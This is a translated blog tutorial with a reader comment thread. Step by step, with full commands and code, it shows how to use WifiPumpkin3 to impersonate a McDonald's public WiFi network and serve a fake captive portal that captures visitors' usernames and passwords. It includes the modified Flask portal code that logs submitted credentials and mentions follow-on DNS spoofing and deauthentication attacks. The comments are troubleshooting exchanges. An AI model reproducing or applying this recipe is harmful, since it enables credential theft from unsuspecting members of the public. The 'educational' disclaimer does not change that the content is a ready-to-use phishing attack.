
如何使用WifiPumpkin3创建伪造的接入点



^{*}请负责任地使用此信息。请记住,这篇文章是为教学目的而写的。这里作为示例描述的某些行为可能被认为是非法的,我不鼓励任何人做任何非法行为。

在这篇文章中,我将向您展示如何使用WifiPumpkin3创建一个伪造的接入点。首先,我将在我的 Kali Linux机器上安装此工具,并在主模式下使用TP-Link WN722N无线适配器执行atack。最后, 我将伪造一个强制门户,在其中我将尝试窃取一些凭据。

WifiPumpkin3安装

要在我们的Kali Linux机器上安装wp3,请运行:

sudo apt install libssl-dev libffi-dev build-essential git clone https://github.com/P0cL4bs/wifipumpkin3.git cd wifipumpkin3

```
:--$ sudo apt install libssl-dev libffi-dev build-essential
 Reading package lists... Done
 Building dependency tree
 Reading state information ...
                                                     Done
 build-essential is already the newest version (12.8).
 build-essential set to manually installed.
 libffi-dev is already the newest version (3.3-4).
 libffi-dev set to manually installed.
 The following packages were automatically installed and are no longer required:
    clusterd lib32gcc1 libboost-python1.67.0 libcroco3 libdns1104 libdvdnav4 libdvdread7 libemu2
    libradare2-3.9 libre2-5 linux-image-5.4.0-kali2-amd64 python-aes python-asn1crypto python-ba
 python-dnspython python-editorconfig python-enum34 python-future python-html5lib python-idna python-pyv8 python-requests python-six python-soupsieve python-urllib3 python-webencodings pUse 'sudo apt autoremove' to remove them.
 Suggested packages:
    libssl-doc
 The following NEW packages will be installed:
    libssl-dev
 0 upgraded, 1 newly installed, 0 to remove and 99 not upgraded. Need to get 1,802 kB of archives.
After this operation, 8,110 kB of additional disk space will be used.

Do you want to continue? [Y/n] y

Get:1 http://kali.download/kali kali-rolling/main amd64 libssl-dev amd64 1.1.1g-1 [1,802 kB]
 Fetched 1,802 kB in 1s (1,939 kB/s)
Fetched 1,802 kB in 1s (1,939 kB/s)
Selecting previously unselected package libssl-dev:amd64.
(Reading database ... 332597 files and directories currently installed.)
Preparing to unpack .../libssl-dev_1.1.1g-1_amd64.deb ...
Unpacking libssl-dev:amd64 (1.1.1g-1) ...
Setting up libssl-dev:amd64 (1.1.1g-1) ...
knlimkali:~$ git clone https://github.com/P0cL4bs/wifipumpkin3.git
Cloning into 'wifipumpkin3' ...
remote: Enumerating objects: 191, done.
remote: Counting objects: 100% (191/191), done.
remote: Compressing objects: 100% (127/127), done.
remote: Total 5693 (delta 103), reused 130 (delta 62), pack-reused 5502
Receiving objects: 100% (5693/5693), 14.05 MiB | 9.55 MiB/s, done.
Resolving deltas: 100% (1789/1789), done.
 Resolving deltas: 100% (1789/1789), done.
                 :-$ cd wifipumpkin3
                  :~/wifipumpkin3$
```

图1: 在Kali Linux中安装WifiPumpkin3

然后,我们将安装hostapd和python3-pyqt5软件包:

```
sudo apt-get install hostapd
sudo apt install python3-pyqt5
python3 -c "from PyQt5.QtCore import QSettings; print('done')"
```

如果安装正常,屏幕上将显示"完成":

```
kalinkali:~/wifipumpkin3$ sudo apt install python3-pyqt5
Reading package lists... Done
Building dependency tree
Reading state information... Done
python3-pyqt5 is already the newest version (5.14.2+dfsg-1+b1).
python3-pyqt5 set to manually installed.
The following packages were automatically installed and are no longer required:
    clusterd lib32gcc1 libboost-python1.67.0 libcroco3 libdns1104 libdvdnav4 libdvdread7 lil
    libradare2-3.9 libre2-5 linux-image-5.4.0-kali2-amd64 python-aes python-asn1crypto python python-dnspython python-editorconfig python-enum34 python-future python-html5lib python-python-pyv8 python-requests python-six python-soupsieve python-urllib3 python-webencodid
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 99 not upgraded.
kalinkali:~/wifipumpkin3$ python3 -c "from PyQt5.QtCore import QSettings; print('done')"
done
```

图2: 安装python3-pyqt5软件包

作为安装的最后一步,我们将运行:

sudo python3 setup.py install

伪造接入点的创建

在访问wp3之前,我们应该确保无线适配器处于主模式:

```
sudo ifconfig wlan0 down
sudo airmon-ng check kill
sudo iwconfig wlan0 mode master
sudo ifconfig wlan0 up
sudo iwconfig
```

```
:~/wifipumpkin3$ sudo ifconfig wlan0 down
         :~/wifipumpkin3$ sudo airmon-ng check kill
         :~/wifipumpkin3$ sudo iwconfig wlan0 mode master
         :~/wifipumpkin3$ sudo ifconfig wlan0 up :~/wifipumpkin3$ sudo iwconfig
lo
          no wireless extensions.
eth0
          no wireless extensions.
wlan0
          unassociated Nickname: "<WIFI@REALTEK>"
         Mode:Master Frequency=2.412 GHz Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off
                      RTS thr:off
                                     Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/100 Signal level=0 dBm Noise level=0 dBm
          Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
                                                     Missed beacon:0
          Tx excessive retries:0 Invalid misc:0
  tiakati:~/wifipumpkin3$
```

图3: 将无线网卡置于主模式

现在我们准备开始wp3:

sudo wifipumpkin3

进入应用程序提示符后,我们可以键入ap来查看访问点的当前配置:

因此,现在,首先,让我们想象一下,我们想要创建一个伪造的访问点,以获取其他人的凭据。我们还要想象一下,我们离公共无线网络很近。该网络属于该城市中目前有许多人相连的麦当劳餐厅。我们为什么不尝试伪造该接入点?

让我们从配置接入点开始。首先,我们给它起一个名字,在这种情况下,McDonaldsWifi可能是一个很好的名字。其次,我们将接入点链接到我们的无线网卡wlano:

set ssid McDonaldsWifi
set interface wlan0
ap

图5: 配置我们的接入点

现在我们可以通过运行"开始"命令来启动接入点了:



图6: 连接到我们的假接入点

现在让我们停止它,进入下一步: 创建一个俘虏门户以窃取一些凭据。

强制门户创建

在这一部分中,我们将创建2个html文件: login.html和login_successful.html。客户端第一次连接到假接入点时将显示第一个。用户输入其凭据后,将显示第二个。您可以从此处下载2个html页面:

login.html 下载

login_successful.html 下载

一旦两个HTML页面都准备就绪,我们将在/ home / kali / wifipumpkin3 / config / templates / 中创建一个名为mcdonalds的新文件夹:




图.7: 创建mcdonalds模板

在该文件夹内,我们将创建另一个名为模板的文件夹,在其中放置login.html和login_successful.html文件:




图8:添加html文件

然后,我们将创建一个新的.py文件,该文件将用于此插件。该文件将在/home/kali/wifipumpkin3/wifipumpkin3/plugins/captiveflask/中创建,并称为mcdonalds.py。我的建议是,您只需将现有文件之一复制并粘贴到该文件夹中,然后重命名即可:




图9: mcdonalds.py插件文件

之后,我们应该对其进行编辑,并保留以下代码。我已突出显示您应修改的行:

```
ss_mcdonalds(CaptiveTemplatePlugin):
meta = {
    "Name": "mcdonalds",
    "Version": "1.0",
    "Description": "Example is a simple portal default page",
     "Author": "Pumpkin-Dev",
    "Language": "En",
    "TemplatePath": C.TEMPLATES_FLASK + "templates/mcdonalds",
    "StaticPath": C.TEMPLATES_FLASK + "templates/mcdonalds/static",
    "Preview": "plugins/captivePortal/templates/mcdonalds/preview.png",
}
def __init__(self):
     for key, value in self.meta.items():
        self.__dict__[key] = value
    self.dict_domain = {}
    self.ConfigParser = False
```

图10: 修改mcdonalds.py文件

接下来,我们将不得不编辑一些额外的文件。我们现在应该修改的第一个文件是/home/kali/wifipumpkin3/config/app/captive-portal.ini。基本上,我们只需要添加一条额外的行(mcdonalds = false),以便稍后出现在wp3界面中:

```
[plugins]
FlaskDemo=false
Login_v4=false
loginPage=false
DarkLogin=true
mcdonalds=false

[set_FlaskDemo]
Default=true
En=false
ptBr=false
```

我们必须修改的最后一个文件是/ home / kali / wifipumpkin3 / bin / captiveflask。我建议您在修改该文件之前先对其进行备份,以防万一您将来想还原更改。此修改是为了使用户在每次输入凭据时都能正确地重定向到login_successful.html网页。修改后的文件应如下所示(我刚刚从原始文件中删除了第39、40和41行):

```
from flask import Flask, request, redirect, render_template
from urllib.parse import urlencode, unquote
import os, sys
import subprocess
import argparse
```

```
# app = Flask(__name__, static_url_path='/templates/flask/static',
#
              static_folder='templates/flask/static',
              template_folder='templates/flask')
app = Flask(__name__)
def login_user(ip):
    subprocess.call(
        ["iptables", "-t", "nat", "-I", "PREROUTING", "1", "-s", ip, "-j", "ACCEPT"]
    )
    subprocess.call(["iptables", "-I", "FORWARD", "-s", ip, "-j", "ACCEPT"])
@app.route("/login", methods=["GET", "POST"])
def login():
    if (
        request.method == "POST"
        and "login" in request.form
        and "password" in request.form
    ):
        sys.stdout.write(
            str(
                {
                    request.remote_addr: {
                        "login": request.form["login"],
                        "password": request.form["password"],
                    }
                }
            )
        )
        sys.stdout.flush()
        login_user(request.remote_addr)
        return render_template("templates/login_successful.html")
    else:
        return render_template(
            "templates/login.html",
            orig_url=urlencode({"orig_url": request.args.get("orig_url", "")}),
        )
```

```
@app.route("/favicon.ico")
def favicon():
    return app.send_static_file("templates/favicon.ico")
@app.route("/", defaults={"path": ""})
@app.route("/<path:path>")
def catch_all(path):
    global REDIRECT
    return redirect(
        "http://{}/login?".format(REDIRECT) + urlencode({"orig_url": request.url})
    )
_{\text{version}} = "1.0.1"
if __name__ == "__main__":
    print("[*] CaptiveFlask v{} - subtool from wifipumpkin3".format(_version))
    parser = argparse.ArgumentParser(
        description="CaptiveFlask - \
    Server to create captive portal with flask\n doc:
https://github.com/mh4x0f/captiveportals"
    )
    parser.add_argument(
        "-t", "--tamplate", dest="template", help="path the theme login captive portal"
    )
    parser.add_argument(
        "-s", "--static", dest="static", help="path of the static files from webpage"
    )
    parser.add_argument(
        "-r",
        "--redirect",
        dest="redirect",
        help="IpAddress from gataway captive portal",
    )
    parser.add_argument("-v", "--version", dest="version", help="show version the tool")
    args = parser.parse_args()
    REDIRECT = args.redirect
```

```
app.static_url_path = "\{}".format(args.static)
app.static_folder = "{}".format(args.static)
app.template_folder = args.template
app.run("0.0.0.0", port=80)
```

最后,我们完成了新的强制门户的设置。剩下的就是重新安装wp3,以便应用更改。是的,每次我们在wp3中修改或创建新文件时,都必须使用以下命令重新安装它:

sudo python3 setup.py install

测试我们的强制登录页面

首先,让我们再次开始wp3并配置我们的AP:

sudo wifipumpkin3
set ssid McDonaldsWifi
set interface wlan0

其次,让我们设置专属烧瓶代理。这样,一旦客户端连接到AP,客户端将被重定向到强制门户。另外,让我们选择我们刚刚创建的模板:

set proxy captiveflask
set captiveflask.mcdonalds true



图11: 代理/插件配置

最后,我们只是启动接入点:

伪造的接入点正在运行,我们已经可以连接到它。我将使用移动设备对其进行测试:




图12: 左: login.html页面。右: login_successful.html页面

总而言之,最重要的事情......这是我在强制门户网站页面中引入的凭据:



图13: 捕获的门户网站捕获的凭证

最后,我想提一下,这是您可以使用wp3进行的许多操作之一。此外,您还可以:

- 1. 使用伪造的DNS并将人们重定向到恶意页面。
- 2. 修改由连接到假访问点的客户端发送的所有请求。
- 3. 执行无线解除验证攻击。

4. ...

您可以在https://wifipumpkin3.github.io/docs/getting-started中找到有关此应用程序提供的可

能性的更多信息。此外,如果您有任何疑问,也可以随时签入官方Discord:

https://discord.gg/jb7kKEa

分享这个:



f脸书



罗伯雷加达 / 2020年6月1日 / 骇客,无线 / 俘虏门户,假接入点,黑客,流氓ap,wifipumpkin3,无线,wp3

关于"如何使用WifiPumpkin3创建假接入点"的9条想法



实广

2020年6月4日, 下午1:17

感谢您提供的重要信息。我按照您的写作尝试过。但是我失败了"sudo iwconfig wlano模式主机",并出现以下错误消息。

无线请求"设置模式"(8B06)出错:

设备wlano上的SET失败; 无效的论点。

只是为了不断尝试,我更改了监控模式而不是主模式,并设置了

sudo wifipumpkin3

ssid McDonaldsWifi

设置界面wlano

ap

start

然后出现以下错误消息。

配置文件:/root/.config/wifipumpkin3/config/hostapd/hostapd.conf

nl80211: 取消

初始化**ifname = wlano disabled 11b rates = 0 nl80211**驱动程序初始化失败。

wlano:接口状态未初始化->禁用

wlano: AP禁用

wlano: CTRL-EVENT-TERMINATING

hostapd free hapd data: 接口wlano尚未启动

中止



罗伯雷加达 ▲

2020年6月4日, 下午1:21

你好,

该错误消息是因为您无法将无线网卡置于主模式。您确定该卡支持该模式吗?

监视模式还不够。



实广

2020年6月4日, 下午1:38

谢谢您的超快速反应!!

我有两个USB无线采用者。一个是水牛wli-uc-g301n,另一个是WLI-UC-GN。 我同时尝试了两种方法,但均未通过"sudo iwconfig wlano模式主机",并出现以下错误消息。 无线请求"设置模式"(8B06)出错:

设备wlano上的SET失败;无效的论点。

那么这两个无线采用者都不支持主模式吗?

如果是这样,我想得到一个支持Master模式但不知道哪个支持Master模式的USB无线采用器。



罗伯雷加达 ▲

2020年6月4日, 下午2:11

我不确定他们是否支持该模式。我可以告诉您我使用的是哪一个-TPLINK WN722N v3: https://reigadaopsec.com/how-to-enable-monitor-mode-on-tp-link-tl-wn722n-v3-in-kali-linux/

我建议您看看Google,看看您的适配器是否支持该模式。如果没有看这里: https:

//hackersgrid.com/2020/02/wifi-adapter-for-kali-linux.html



2020年6月4日, 下午2:51

谢谢!!



实广

2020年6月4日下午4:03

我有一些进步。

我尝试使用托管模式而不是主模式。

然后成功伪造该访问点。我可以在手机上找到Mcdonals AP!!

似乎由wifipumpkin3自动从"管理"更改为"主"。非常

感谢!

但是,当我在手机上选择Mcdonals作为AP时,无法连接

after that I tried sudo wifipumpkin3 set ssid McDonaldsWifi set interface wlano set proxy captiveflask set captiveflask.mcdonalds true start

Yes! This one woks fine as well.

I can find Mcdonals AP from my mobile!!

But when I select Mcdonals as AP on my mobile, can not connect

Would you please help me? Sorry for bothering you many times.



roberreigada 🕹

June 4, 2020 at 11:59 pm

Hello,

What's the error you get? The captive portal does not appear? I'd suggest you to join the discord server I linked in the post. I think we'll be able to help you better in there.



June 5, 2020 at 7:11 pm

Hi

I am grateful for your warm response.

The captive portal does not appear?

Once I select Mcdonalds AP on my mobile I see "connecting" only for a moment and nothing happen.

I clicked https://discord.gg/MGUqvs, but shows me "The invitation is invalid" I havent use discord. but I did registration, after my registration and log in, I clicked https://discord.gg/MGUqvs, but still shows me "The invitation is invalid"



roberreigada 🛎

June 5, 2020 at 8:04 pm

Try this one: https://discord.gg/jb7kKEa

I have modified it in the post.

reigada opsec / 自豪地采用WordPress